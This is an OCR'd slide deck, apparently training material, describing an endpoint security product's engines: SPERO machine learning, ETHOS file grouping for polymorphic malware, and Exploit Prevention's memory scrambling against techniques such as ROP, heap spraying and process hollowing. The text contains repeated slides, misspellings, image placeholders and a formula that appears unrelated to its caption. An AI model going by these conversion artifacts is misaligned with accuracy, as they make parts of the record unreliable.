
SPERO – Machine Learning

SPERO

Example: We all learned this at school.


$$P_i^{(k)} = \sum_{j \in \mathcal{N}(i)} w_{ij} \left(P_j^{(k-1)} - C_{ij}^{(k-1)} \right)$$

We know the answer, because we „learned“, stored the data in our brain. Now we see a formula with our eyes and are able to compare it with the knowledge (data) we have.




SPERO Trees (Forest) hostes in AMP cloud


- Machine Learning depends on data



SPERO – Machine Learning

SPERO





SPERO Trees (Forest) hostes in AMP cloud

- Machine Learning depends on data


AMP Connector monitors System activities


Endpoint

OS Event: 1 of approx. 46 Million in 20min

Timeline

SPERO – Machine Learning – Additional Trees





SPERO Trees (Forest) hostes in AMP cloud

- Machine Learning depends on data

AMP Connector monitors System activities

Endpoint

OS Event: 1 of approx. 46 Million in 20min

Timeline

ETHOS – File Grouping Engine

- Engine Type: Online (small set of Rules)
- Update: Product Upgrade
- Works on Disk Activity / polymorphic malware


File Grouping

x% identically

Example:

- can detect new versions of the same Malware family
- Algorithms locate polymorphic malware (Pack, unpack, repack)

Files are x% identical and are assigned to a Malware family.



OS Event: 1 of approx. 46 Million in 20min

Exploit Prevention (exPrev)

- Engine Type: Offline
- Update: Feature inside AMP connector and is upgraded through Connector upgrade
- Works in the Memory

The engine stops the following threats, malware, and exploit techniques*

Exploitation
- Memory corruption exploits
- ROP/return to lib
- Heap spraying

Post-Exploitation
- Schellcode
- Code Injection
- Process hollowing
- Reflective loading

Malware
Packer-based malicious attacks
Adware

(*) Table above does not represent an exhaustive list of threats defeated by Exploit Prevention engine

Exploit Prevention (exPrev)

The following 32-bit and 64-bit applications and their child processes, as well as the following system processes inherit protection:

- Microsoft Excel
- Microsoft Word
- Microsoft PowerPoint
- Microsoft Outlook
- Internet Explorer
- Mozilla Firefox
- Google Chrome
- Microsoft Skype


- TeamViewer
- VLC Media Player
- Windows Script Host
- Microsoft PowerShell
- Adobe Acrobat Reader
- MS Register Server
- MS Task Scheduler
- MS Equation Editor

Critical System Processes

- Local Security Authority
- Windows Explorer
- Spooler Subsystem


ExPrev – Step 1 of 3

- Windows Loader loads an protected application into the Memory. ExPrev attends a tiny DLL to the Windows Loader.
- Goal: Locations of libraries, variables, functions, and other data elements are modified in a coordinated manner.
- Exploit Prevention scrambles all the locations of resources in the memory.




ExPrev – Step 2 of 3

- Making the legitimate application code aware of the new locations of its required resources.
